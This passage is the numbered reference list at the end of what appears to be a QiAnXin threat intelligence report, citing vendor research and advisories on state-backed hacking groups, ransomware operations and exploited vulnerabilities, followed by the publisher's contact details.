[76]https://unit42.paloaltonetworks.com/fighting-ursa-car-for-sale-phishing-lure/

[77]https://www.mandiant.com/resources/blog/apt29-wineloader-german-political-parties
[78]https://www.microsoft.com/en-us/security/blog/2024/10/29/midnight-blizzard-conducts-large-scale-spear-phishing-campaign-using-rdp-files/
[79]https://www.microsoft.com/en-us/security/blog/2024/10/29/midnight-blizzard-conducts-large-scale-spear-phishing-campaign-using-rdp-files/
[80]https://blog.google/threat-analysis-group/state-backed-attackers-and-commercial-surveillance-vendors-repeatedly-use-the-same-exploits/
[81]https://www.ic3.gov/Media/News/2024/241010.pdf
[82]https://cyble.com/blog/gamaredons-spear-phishing-assault-on-ukraines-military/
[83]https://www.welivesecurity.com/en/eset-research/cyberespionage-gamaredon-way-analysis-toolset-used-spy-ukraine-2022-2023/
[84]https://www.recordedfuture.com/research/bluealpha-abuses-cloudflare-tunneling-service
[85]https://security.lookout.com/threat-intelligence/article/gamaredon-russian-android-surveillanceware
[86]https://blogs.blackberry.com/en/2024/04/fin7-targets-the-united-states-automotive-industry
[87]https://www.esentire.com/blog/fin7-uses-trusted-brands-and-sponsored-google-ads-to-distribute-msix-payloads
[88]https://www.silentpush.com/blog/fin7/
[89]https://www.sentinelone.com/labs/fin7-reboot-cybercrime-gang-enhances-ops-with-new-edr-bypasses-and-automated-attacks/
[90]https://labs.withsecure.com/publications/kapeka
[91]https://www.sentinelone.com/labs/acidpour-new-embedded-wiper-variant-of-acidrain-appears-in-ukraine/
[92]https://cert.gov.ua/article/6278706
[93]https://cloud.google.com/blog/topics/threat-intelligence/apt44-unearthing-sandworm
[94]https://blog.talosintelligence.com/tinyturla-ng-tooling-and-c2/
[95]https://blog.talosintelligence.com/tinyturla-full-kill-chain/
[96]https://www.welivesecurity.com/en/eset-research/moon-backdoors-lunar-landing-diplomatic-missions/
[97]https://www.gdatasoftware.com/blog/2024/07/37977-turla-evasion-lnk-files
[98]https://hybrid-analysis.blogspot.com/2024/09/analyzing-newest-turla-backdoor-through.html
[99]https://www.microsoft.com/en-us/security/blog/2024/12/11/frequent-freeloader-part-ii-russian-actor-secret-blizzard-using-tools-of-other-groups-to-attack-ukraine/

[100]https://www.microsoft.com/en-us/security/blog/2024/01/17/new-ttps-observed-in-mint-sandstorm-campaign-targeting-high-profile-individuals-at-universities-and-research-orgs/
[101]https://www.proofpoint.com/us/blog/threat-insight/best-laid-plans-ta453-targets-religious-figure-fake-podcast-invite-delivering
[102]https://www.deepinstinct.com/blog/muddyc2go-latest-c2-framework-used-by-iranian-apt-muddywater-spotted-in-israel
[103]https://www.deepinstinct.com/blog/darkbeatc2-the-latest-muddywater-attack-framework
[104]https://research.checkpoint.com/2024/new-bugsleep-backdoor-deployed-in-recent-muddywater-campaigns/
[105]https://x.com/MsftSecIntel/status/1737895717870440609
[106]https://www.microsoft.com/en-us/security/blog/2024/08/28/peach-sandstorm-deploys-new-custom-tickler-malware-in-long-running-intelligence-gathering-operations/
[107]https://www.welivesecurity.com/en/eset-research/arid-viper-poisons-android-apps-with-aridspy/
[108]https://research.checkpoint.com/2024/hamas-affiliated-threat-actor-expands-to-disruptive-activity/
[109]https://www.zscaler.com/blogs/security-research/blindeagle-targets-colombian-insurance-sector-blotchyquasar
[110]https://mp.weixin.qq.com/s/tPVw-fbu3pQvKTYMzxb4Bw
[111]https://blog.talosintelligence.com/starry-addax/
[112]https://www.trendmicro.com/en_us/research/24/g/CVE-2024-38112-void-banshee.html
[113]https://securelist.com/careto-is-back/114942/
[114]https://www.halcyon.ai/blog/halcyon-identifies-new-ransomware-operator-volcano-demon-serving-up-lukalocker
[115]https://areteir.com/article/understanding-blacksuit-ransomware/
[116]https://www.group-ib.com/blog/eldorado-ransomware/
[117]https://www.uptycs.com/blog/threat-research-report-team/mallox-ransomware-linux-variant-decryptor-discovered
[118]https://www.group-ib.com/blog/estate-ransomware/
[119]https://blogs.blackberry.com/en/2024/07/akira-ransomware-targets-the-latam-airline-industry
[120]https://www.binarydefense.com/resources/blog/technical-analysis-killer-ultra-malware-targeting-edr-products-in-ransomware-attacks/

[121]https://www.sentinelone.com/labs/fin7-reboot-cybercrime-gang-enhances-ops-with-new-edr-bypasses-and-automated-attacks/
[122]https://www.trendmicro.com/en_us/research/24/g/new-play-ransomware-linux-variant-targets-esxi-shows-ties-with-p.html
[123]https://cloud.google.com/blog/topics/threat-intelligence/unc4393-goes-gently-into-silentnight/
[124]https://www.microsoft.com/en-us/security/blog/2024/07/29/ransomware-operators-exploit-esxi-hypervisor-vulnerability-for-mass-encryption/
[125]https://www.quorumcyber.com/insights/sharprhino-new-hunters-international-rat-identified-by-quorum-cyber/
[126]https://www.bleepingcomputer.com/news/security/surge-in-magniber-ransomware-attacks-impact-home-users-worldwide/
[127]https://www.reliaquest.com/blog/inc-ransom-attack-analysis/
[128]https://www.sentinelone.com/blog/deathgrip-raas-small-time-threat-actors-aim-high-with-lockbit-yashma-builders/
[129]https://unit42.paloaltonetworks.com/large-scale-cloud-extortion-operation/
[130]https://mp.weixin.qq.com/s/e6-6VpyCcgrK0jtAuRllug
[131]https://www.trendmicro.com/en_us/research/24/h/pressing-pause-on-play-ransomware.html
[132]https://unit42.paloaltonetworks.com/shinyhunters-ransomware-extortion/
[133]https://blog.talosintelligence.com/blackbyte-blends-tried-and-true-tradecraft-with-newly-disclosed-vulnerabilities-to-support-ongoing-attacks/
[134]https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-241a
[135]https://www.truesec.com/hub/blog/dissecting-the-cicada
[136]https://securelist.com/head-mare-hacktivists/113555/
[137]https://securityonline.info/cybervolk-ransomware-a-new-and-evolving-threat-to-global-cybersecurity/
[138]https://arcticwolf.com/resources/blog/arctic-wolf-observes-akira-ransomware-campaign-targeting-sonicwall-sslvpn-accounts/
[139]https://www.threatdown.com/blog/new-ransomhub-attack-uses-tdskiller-and-lazagne-disables-edr/
[140]https://blog.eclecticiq.com/ransomware-in-the-cloud-scattered-spider-targeting-insurance-and-financial-industries

[141]https://www.reliaquest.com/blog/inc-ransom-attack-analysis-extortion-methodologies/
[142]https://www.modepush.com/blog/highway-blobbery-data-theft-using-azure-storage-explorer
[143]https://securelist.com/twelve-group-unified-kill-chain/113877/
[144]https://www.sentinelone.com/labs/kryptina-raas-from-unsellable-cast-off-to-enterprise-ransomware/
[145]https://mp.weixin.qq.com/s/dWtLGGdEPBhqX11qQ4j1IQ
[146]https://www.microsoft.com/en-us/security/blog/2024/09/26/storm-0501-ransomware-attacks-expanding-to-hybrid-cloud-environments/
[147]https://blog.talosintelligence.com/threat-actor-believed-to-be-spreading-new-medusalocker-variant-since-2022/
[148]https://unit42.paloaltonetworks.com/inc-ransomware-rebrand-to-lynx/
[149]https://www.nextron-systems.com/2024/10/11/in-depth-analysis-of-lynx-ransomware/
[150]https://infosec.exchange/@SophosXOps/113284564225476186
[151]https://www.trendmicro.com/en_us/research/24/j/fake-lockbit-real-damage-ransomware-samples-abuse-aws-s3-to-stea.html
[152]https://securelist.com/crypt-ghouls-hacktivists-tools-overlap-analysis/114217/
[153]https://www.welivesecurity.com/en/eset-research/embargo-ransomware-rocknrust/
[154]https://arcticwolf.com/resources/blog/arctic-wolf-labs-observes-increased-fog-and-akira-ransomware-activity-linked-to-sonicwall-ssl-vpn/
[155]https://mp.weixin.qq.com/s/ScwmCHM6ANzlg-hWMdTICg
[156]https://www.bleepingcomputer.com/news/security/meet-interlock-the-new-ransomware-targeting-freebsd-servers/
[157]https://securelist.com/new-ymir-ransomware-found-in-colombia/114493/
[158]https://blog.sekoia.io/helldown-ransomware-an-overview-of-this-emerging-threat/
[159]https://mp.weixin.qq.com/s/LRV5i4ZpBP4EsK9r1byz8g
[160]https://unit42.paloaltonetworks.com/threat-assessment-howling-scorpius-akira-ransomware/
[161]https://cyble.com/blog/technical-look-at-termite-ransomware-blue-yonder/
[162]https://www.rapid7.com/blog/post/2024/12/04/black-basta-ransomware-campaign-drops-zbot-darkgate-and-custom-malware/
[163]https://mp.weixin.qq.com/s/BMlkSTj-Nc7wJQ06QTjs6w
[164]https://www.trendmicro.com/en_us/research/24/b/threat-actor-groups-including-black-

basta-are-exploiting-recent-.html
[165]https://www.trendmicro.com/en_us/research/24/c/multistage-ra-world-ransomware.html
[166]https://mp.weixin.qq.com/s/cL05HkgSre527NT6g6MPiw
[167]https://mp.weixin.qq.com/s/MtddRj3RRM6XSpB_USG3ug
[168]https://mp.weixin.qq.com/s/aQmJT3VZWh3QF0OZXT2RoQ
[169]https://mp.weixin.qq.com/s/5HQnn_wjpxL-2XNgREuILA
[170]https://mp.weixin.qq.com/s/q-4zUIBkxTdGSwrp0X3taw
[171]https://mp.weixin.qq.com/s/mGxkzDkouzpUdot1tAKbbQ
[172]https://mp.weixin.qq.com/s/yArqTngBt-lGg4T7HEE0sw
[173]https://mp.weixin.qq.com/s/7cgZQsIC55Xpit1F5PASKg
[174]https://mp.weixin.qq.com/s/ml4jtqdROBDWnCawx4xylw
[175]https://mp.weixin.qq.com/s/FzB0dDGzAntL2FLRfE7udA
[176]https://mp.weixin.qq.com/s/42samC3J-rLjigynNsXlXQ
[177]https://www.fortinet.com/blog/threat-research/threat-campaign-spreads-winos4-through-game-application
[178]https://mp.weixin.qq.com/s/L-ca7jGMU6fE5wE8YImeUQ
[179]https://mp.weixin.qq.com/s/fZs-0mvk15Cime6IKysyvw
[180]https://mp.weixin.qq.com/s/TCZVQEut9CvSiJ4VPwKJYg
[181]https://mp.weixin.qq.com/s/WRMqXNNugdnRFNUT_RESFg
[182]https://mp.weixin.qq.com/s/SsXfrYYjToet4TBxLprCGA
[183]https://mp.weixin.qq.com/s/0pGyGpR3I9H8Wafl4MT1qw
[184]https://mp.weixin.qq.com/s/P5uU8OG8agvRuT-6C6YKQA
[185]https://archive.threatbook.cn/threatbook/2023-ThreatBook-Incident-Response-Annual-Report.pdf
[186]https://mp.weixin.qq.com/s/-_xsTvarzJ5XJxZ94LJEmg
[187]https://mp.weixin.qq.com/s/mJ_dnlAS0JLLfNwACEPb5Q
[188]https://blog.talosintelligence.com/dragon-rank-seo-poisoning/
[189]https://mp.weixin.qq.com/s/qV7NaA2MIYOewcUergWs8A
[190]https://www.bitsight.com/blog/badbox-botnet-back
[191]https://www.volexity.com/blog/2024/05/15/detecting-compromise-of-cve-2024-3400-on-palo-alto-networks-globalprotect-devices/
[192]https://censys.com/analysis-of-arcanedoor-threat-infrastructure-suggests-potential-ties-to-chinese-based-actor/

[193]https://blog.talosintelligence.com/arcanedoor-new-espionage-focused-campaign-found-targeting-perimeter-network-devices/
[194]https://www.trendmicro.com/en_us/research/24/a/cve-2023-36025-exploited-for-defense-evasion-in-phemedrone-steal.html
[195]https://www.trendmicro.com/en_us/research/24/b/cve202421412-water-hydra-targets-traders-with-windows-defender-s.html
[196]https://www.trendmicro.com/en_us/research/24/c/cve-2024-21412--darkgate-operators-exploit-microsoft-windows-sma.html
[197]https://symantec-enterprise-blogs.security.com/threat-intelligence/black-basta-ransomware-zero-day
[198]https://blog-knowbe4-com.cdn.ampproject.org/c/s/blog.knowbe4.com/how-a-north-korean-fake-it-worker-tried-to-infiltrate-us
[199]https://blog.google/threat-analysis-group/commercial-surveillance-vendors-google-tag-report/
[200]https://www.welivesecurity.com/en/eset-research/romcom-exploits-firefox-and-windows-zero-days-in-the-wild/
[201]https://mp.weixin.qq.com/s/tkOMIHY36TujPKjWKVa6kA
[202]https://paper.seebug.org/3240/





邮箱：ti_support@qianxin.com
电话：95015
官网：https://ti.qianxin.com
扫描关注我们的微信公众号